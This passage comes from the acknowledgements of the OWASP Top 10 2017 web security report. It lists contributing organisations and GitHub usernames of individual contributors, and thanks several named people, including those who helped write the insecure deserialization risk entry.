* Paladion Networks
* Purpletalk
* Secure Network
* Shape Security
* SHCP
* Softtek
* Synopsis
* TCS
* Vantage Point
* Veracode
* Web.com w For the first time, all the data contributed to a Top 10 release, and the full list of contributors is [publicly available](https://github.com/OWASP/Top10/tree/master/2017/datacall/submissions).

## Acknowledgements to Individual Contributors

We’d like to thank the individual contributors who spent many hours collectively contributing to the Top 10 in GitHub.

* ak47gen
* alonergan
* ameft
* anantshri
* bandrzej
* bchurchill
* binarious
* bkimminich
* Boberski
* borischen
* Calico90
* chrish
* clerkendweller
* D00gs
* davewichers
* drkknight
* drwetter
* dune73
* ecbftw
* einsweniger
* ekobrin
* eoftedal
* frohoff
* fzipi
* gebl
* Gilc83
* gilzow
* global4g
* grnd
* h3xstream
* hiralph
* HoLyVieR
* ilatypov
* irbishop
* itscooper
* ivanr
* jeremylong
* jhaddix
* jmanico
* joaomatosf
* jrmithdobbs
* jsteven
* jvehent
* katyanton
* kerberosmansour
* koto
* m8urnett
* mwcoates
* neo00
* nickthetait
* ninedter
* ossie-git
* PauloASilva
* PeterMosmans
* pontocom
* psiinon
* pwntester
* raesene
* riramar
* ruroot
* securestep9
* securitybits
* SPoint42
* sreenathsasikumar
* starbuck3000
* stefanb
* sumitagarwalusa
* taprootsec
* tghosth
* TheJambo
* thesp0nge
* toddgrotenhuis
* troymarshall
* tsohlacol
* vdbaan
* yohgaki

And everyone else who provided feedback via Twitter, email, and other means.

We would be remiss not to mention that Dirk Wetter, Jim Manico, and Osama Elnaggar have provided extensive assistance. Also, Chris Frohoff and Gabriel Lawrence provided invaluable support in the writing of the new A8:2017-Insecure Deserialization risk.